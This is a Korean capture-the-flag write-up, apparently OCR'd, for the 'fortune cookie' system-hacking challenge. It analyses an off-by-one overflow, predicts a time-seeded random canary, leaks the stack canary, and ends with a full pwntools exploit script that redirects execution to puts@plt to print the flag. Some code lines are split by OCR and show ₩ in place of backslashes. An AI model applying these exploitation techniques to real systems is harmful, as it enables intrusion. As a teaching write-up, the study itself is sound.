
fortune cookie

2017년 2월 19일 일요일 오전 3:06

성원이형이 ssg 워게임 사이트에 만들어서 올리신 문제이다.

종류는 시스템 해킹이고, 바이너리가 주어졌는데 ELF 파일이었다.

우선 프로그램을 실행시켜 보자.



처음에 프로그램을 실행시키면 다음과 같이 선택지가 2개가 주어진다.
1번을 입력하면 string을 입력할 수 있는데, 내가 입력한 string을 출력해 준다.
2번을 누르면 프로그램이 꺼진다.

여기서 1번을 눌렀을 때 굳이 내가 입력한 문자열을 출력해 주는 걸로 보아 여기서 메모리 릭의 냄새가 나는 것을 알 수 있다.

바이너리를 ida 32bit에 넣고 헥스레이를 돌려보았다.
우선 main문은 다음과 같다.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // ebx@2
  int v4; // ebx@2
  int v5; // eax@2
  int result; // eax@9
  int v7; // edx@9
  char character_100byte; // [sp+14h] [bp-78h]@2
  int num_character_4byte; // [sp+78h] [bp-14h]@1
  int random_canary_4byte; // [sp+7Ch] [bp-10h]@2
  int canary_4byte; // [sp+80h] [bp-Ch]@1
  int *stack_leak_4byte; // [sp+88h] [bp-4h]@1

  stack_leak_4byte = &argc;
  canary_4byte = *MK_FP(__GS__, 20);
  setvbuf(stdout, 0, 2, 0);
  loadkey();
  num_character_4byte = 100;
  selector = 0;
  puts("==            [Fortune Cookie]           ==");
  puts("==  ADVANCED Memory Corruption Detector. ==");
  puts("==          Can you break this one?      ==");
  seed = time(0);
  srand(seed);
  while ( 1 )
  {
    print_menu();
    memset(&character_100byte, 0, 100u);
    v3 = rand();
    v4 = rand() * v3;
    v5 = rand();
    random_canary_4byte = v4 * v5;
    g_canary = v4 * v5;
    printf("> ");
    __isoc99_scanf("%d", &selector);
    __fpurge(stdin);
    if ( selector != 1 )
      break;
    printf("Input your string : ");
    input_wrap((int)&character_100byte, num_character_4byte);
    printf("This is your string : %s\n", &character_100byte);
    sleep(1u);
    if ( check_canary((int)&g_canary, (int)&random_canary_4byte, 4) != 1 )
    {
      puts("[!] Attack Detected.\nBye :pp");
      sleep(1u);
      exit(0);
    }
  }
  if ( selector == 2 )
    printf("Good bye :p");
  else
    puts("Wrong Number..");
  sleep(1u);
  result = 0;
  v7 = *MK_FP(__GS__, 20) ^ canary_4byte;
  return result;
}
```

심볼이 다 있어서 분석은 그리 어렵지 않았다.

우선 아까 메모리 릭이 있을 것이라고 판단했던 곳인 iput_wrap을 보자.

```
int __cdecl input_wrap(int a1, int a2)
{
  char v3; // [sp+7h] [bp-11h]@2
  int v4; // [sp+8h] [bp-10h]@0
  int i; // [sp+Ch] [bp-Ch]@1

  for ( i = 0; i <= a2; ++i )
  {
    v3 = getchar();
    if ( v3 == 10 )
      return i;
    *(_BYTE *)(a1 + i) = v3;
  }
  return v4;
}
```

다음과 같다.
여기서 취약점이 발생함을 알 수 있다.
처음에 a2에 들어가는 값은 메인의 v9값인 100이다. 하지만 for문을 잘 살펴보면
i=0; i<=a2만큼 for문을 돌며 문자를 입력받는데, 여기서 숫자 한 개를 더 입력받아서 한 바이트를 오버플로우 시킬 수 있다.
이때 한 바이트 오버플로우 시키게 되면

```
char character_100byte; // [sp+14h] [bp-78h]@2
int num_character_4byte; // [sp+78h] [bp-14h]@1
```

변수의 배치가 다음과 같이 되어 있어서 문자열 입력받는 개수를 덮고, 이어 입력받는 개수를 늘려버릴 수 있다.

이때 입력받는 개수를 늘리고, 입력을 많이 넣어 오버플로우 시킨 후 eip를 컨트롤 하는 방법을 생각할 수 있는데, 이때 고비가 3가지 있다.

1. random canary

문제 : main의 while문을 보면 처음에 rand값을 만든 후, 입력을 받고 이 rand값이 변하면 시스템을 바로 종료하게 해 버렸다. 따라서 이 rand 값을 우회해야 한다.

해결책 : 사실 time을 seed로 한 rand값은 라이브러리 버전이 동일하다면 똑같이 time seed를 생성시켜 주어 rand값 예측이 가능하다. 따라서 이 값을 예측하여 똑같이 덮어 버릴 수 있다.

2. canary

문제 : 이 바이너리에는 다음과 같이 카나리가 걸려있다.

```
canary_4byte = *MK_FP(__GS__, 20);
```

이 카나리는 우리가 eip를 컨트롤 하는데 방해를 하므로 이 값 역시 우회해야 한다.
이때 우리는 메모리 릭을 사용할 것이다.

해결책 : 아까 말했다시피 main에서 character을 받는 변수를 덮어씌워 입력받는 character 값을 늘릴 수 있다. 따라서 카나리를 릭 시킨 후 그 값을 똑같이 덮어 버릴 수 있다.

3. 평범하지 않은 return address

문제 : 평소와 같이 return address를 덮어서 eip를 변조시킬 수 없다. 왜냐하면

```
lea     esp, [ebp-8]
pop     ecx
pop     ebx
pop     ebp
lea     esp, [ecx-4]
retn
endp
```

이 곳이 마지막 return 부분인데, leave ret이 아닌 이상한 연산을 수행한 후 return을 하게 된다. 여기서 문제가 우리가 a와 같은 문자열을 막 넣고 eip를 변조시킨다면 ecx가 덮여 버려서 lea esp, ecx-4연산에서 esp에 이상한 주소값이 들어가게 되어버린다. 그러면 return또한 이상한 곳으로 뛸 것이다.

해결책 : 우리는 ecx가 덮일 위치를 메모리 릭 시킬 수 있다. 따라서 ecx를 원래 덮일 예정이었던 값을 릭 시킨 후 덮어 준 후, 적절하게 return 될 위치를 계산하여 덮어 준다면 해결될 것이다.

이제 생각한 대로 eip를 변조시킬 수 있다. eip 위치에 puts 함수의 plt 테이블 값을 넣어 준 후, 4바이트 쓰레기 값을 넣고, 파일에서 읽어 온 flag값의 위치를 인자로 넣어 준다면 flag값이 출력될 것이다.
이때 flag값의 위치는 다음 함수를 보면 알 수 있다.

```
int loadkey()
{
  FILE *stream; // ST1C_4@1

  stream = fopen("/home/fortune_cookie/flag", "r");
  fread(&key, 0x64u, 1u, stream);
  return fclose(stream);
}
```

flag값은 파일에서 읽어 온 후 key 변수에 저장되는데,

```
.bss:0804A0A0 key               db    ? ;
.bss:0804A0A1                   db    ? ;
.bss:0804A0A2                   db    ? ;
.bss:0804A0A3                   db    ? ;
.bss:0804A0A4                   db    ? ;
.bss:0804A0A5                   db    ? ;
.bss:0804A0A6                   db    ? ;
.bss:0804A0A7                   db    ? ;
.bss:0804A0A8                   db    ? ;
.bss:0804A0A9                   db    ? ;
.bss:0804A0AA                   db    ? ;
.bss:0804A0AB                   db    ? ;
.bss:0804A0AC                   db    ? ;
.bss:0804A0AD                   db    ? ;
.bss:0804A0AE                   db    ? ;
.bss:0804A0AF                   db    ? ;
.bss:0804A0B0                   db    ? ;
.bss:0804A0B1                   db    ? ;
.bss:0804A0B2                   db    ? ;
.bss:0804A0B3                   db    ? ;
.bss:0804A0B4                   db    ? ;
.bss:0804A0B5                   db    ? ;
.bss:0804A0B6                   db    ? ;
```

다음과 같이 key 변수는 bss영역에 있으므로 aslr 의 영향을 받지 않아 인자로 key값의 주소값을 적어 주면 바로 key값이 나올 것이다.

이제 코드를 작성해 보자.

```
from pwn import *
import ctypes

def get_canary():
        v3=LIBC.rand()
        v4=LIBC.rand()*v3
```

```
        v5=LIBC.rand()
        v10=v4*v5
        v10=v10 & 0x00000000ffffffff
        return v10


r=remote('localhost',9090)

LIBC=ctypes.cdll.LoadLibrary("libc-2.19.so")
binary=ELF('/home/scriptkid/Downloads/sweetchip/fortunecookie/fortunecookie')

t=LIBC.time(0)
LIBC.srand(t)

######################change number#################

print r.recvuntil('> ')
random_canary=get_canary()
r.sendline('1')
print r.recvuntil('Input your string : ')
r.sendline('₩xff'*100+'₩xff')

####################leak canary####################

print r.recvuntil('> ')
random_canary=get_canary()
r.sendline('1')
print r.recvuntil('Input your string : ')
r.sendline('₩xff'*100+p32(0x0fffffff)+p32(random_canary)+'f')
print r.recvuntil('This is your string : ')
print "recv:"+r.recv(109)
canary=u32('₩x00'+r.recv(3))
print "canary:"+hex(canary)

####################leak stack####################

print r.recvuntil('> ')
random_canary=get_canary()
r.sendline('1')
print r.recvuntil('Input your string : ')
r.sendline('₩xff'*100+p32(0x0fffffff)+p32(random_canary)+'₩xff'*4)
print r.recvuntil('This is your string : ')
print "recv2:"+r.recv(112)
ecx=u32(r.recv(4))
print "ecx:"+hex(ecx)

######################payload#######################

print r.recvuntil('> ')
random_canary=get_canary()
r.sendline('1')
print r.recvuntil('Input your string : ')

key=0x0804A0A0
```

```
pl=0x08048B1C

pay='₩xff'*100+p32(0x0fffffff)+p32(random_canary)+p32(canary)+p32(ecx)+'f'*24
+p32(0x08048620)+'f'*4+p32(key)

r.sendline(pay)
print "send complete"
print r.recvuntil('> ')

########################exit#######################

r.sendline('2')
print r.recvuntil('p')
print r.recv()
```

성공!